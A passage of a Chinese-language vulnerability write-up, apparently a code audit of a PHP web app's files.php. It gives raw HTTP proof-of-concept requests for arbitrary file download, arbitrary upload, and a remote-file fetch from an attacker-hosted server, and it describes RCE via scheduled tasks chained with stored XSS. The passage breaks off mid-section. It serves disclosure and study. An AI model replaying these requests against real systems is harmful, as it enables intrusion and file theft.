



+ 所以可以直接通过构造计划任务实现 RCE
+
+ 添加任务 -> 添加 shell 脚本 -> 构造 shell 脚本内容 -> 执行 shell 脚本
+
+
+
+
+
+
+
+
+
+
+

+
+
+ 成功执行命令
+
+ 结合原本的存储型 XSS,可以直接获取管理员的 Cookie 值然后实现后台计划任务命令执行,或者直接通过 js 文件实现类似 CSRF + 后台计划任务命令执行。
+### 任意文件下载
+

+ 构造数据包
+```
+GET /service/app/files.php?type=download&file=L3Rlc3QudHh0 HTTP/1.1
+Host: 192.168.222.139:9080
+Accept: application/json, text/javascript, */*; q=0.01
+User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
+X-Requested-With: XMLHttpRequest
+Referer: http://192.168.222.139:9080/C292CA
+Accept-Encoding: gzip, deflate
+Accept-Language: zh-CN,zh;q=0.9
+Cookie: PHPSESSID=9c53f8f8c903d9412a3f0211
+Connection: close
+```
+

+ file 的值是 base64 编码后的 /test.txt 成功读取文件内容
+
+
+
+
+

+ service/app/files.php
+
+
+
+ 文件下载通过 get 获取文件名,通过 base64 解码获取,没有校验,所以可以实现任意文件下载
+### 任意代码执行
+
+ 构造数据包
+```
+POST /service/app/files.php?type=download_remote_file HTTP/1.1
+Host: 192.168.222.139:9080
+Accept: application/json, text/javascript, */*; q=0.01
+User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
+X-Requested-With: XMLHttpRequest
+Referer: http://192.168.222.139:9080/C292CA
+Accept-Encoding: gzip, deflate
+Accept-Language: zh-CN,zh;q=0.9
+Cookie: PHPSESSID=9c53f8f8c903d9412a3f0211
+Connection: close
+Content-Type: application/x-www-form-urlencoded
+Content-Length: 95
+

+url=aHR0cDovLzE5Mi4xNjguMjIyLjE6ODAwMC8xLnR4dA==&download_to_file_folder=&newfilename=testing.txt
+```
+
+ url 是 base64 编码的 http://192.168.222.1:8000/1.txt
+```

+ python2 -m SimpleHTTPServer 8000 #在本地开启 http 服务
+```
+
+
+

+
+
+
+

+ service/app/files.php
+
+
+
+ 通过 url 获取远程的下载地址,download_to_file_folder 指定下载文件文件夹,newfilename 指定保存文件的文件名
+### 任意文件上传
+
+ 构造数据包

+```
+POST /service/app/files.php?type=file_upload HTTP/1.1
+Host: 192.168.222.139:9080
+Accept: application/json, text/javascript, */*; q=0.01
+User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
+X-Requested-With: XMLHttpRequest
+Referer: http://192.168.222.139:9080/C292CA
+Accept-Encoding: gzip, deflate
+Accept-Language: zh-CN,zh;q=0.9
+Cookie: PHPSESSID=9c53f8f8c903d9412a3f0211
+Connection: close
+Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryE0tFhmmng2vwxftT
+Content-Length: 288
+
+------WebKitFormBoundaryE0tFhmmng2vwxftT
+Content-Disposition: form-data; name="file_path"
+
+/
+------WebKitFormBoundaryE0tFhmmng2vwxftT
+Content-Disposition: form-data; name="file"; filename="testing1.txt"
+Content-type: image/jpg
+
+qweqwe------WebKitFormBoundaryE0tFhmmng2vwxftT--
+```
+

+
+
+
+

+ service/app/files.php
+
+
+### 任意文件上传二
+

+ 构造数据包
+```
+POST /service/app/files.php?type=save_file_contents HTTP/1.1
+Host: 192.168.222.139:9080
+Accept: application/json, text/javascript, */*; q=0.01
+User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
+X-Requested-With: XMLHttpRequest
+Referer: http://192.168.222.139:9080/C292CA
+Accept-Encoding: gzip, deflate
+Accept-Language: zh-CN,zh;q=0.9
+Cookie: PHPSESSID=9c53f8f8c903d9412a3f0211
+Connection: close
+Content-Type: application/x-www-form-urlencoded
+Content-Length: 58

+file_path=/&file_name=test2.txt&txt_file_contents=qwerqwer
+```
+
+
+
+
+

+ service/app/files.php
+
+
+
+ 根据通过 post 传入的值 file_path 指定保存文件目录 file_name 指定文件保存名字 txt_file_contents 指定文件保存内容,未作任何过滤,可实现任意文件上传
+### 任意文件上传三
+
+ 构造数据包
+```
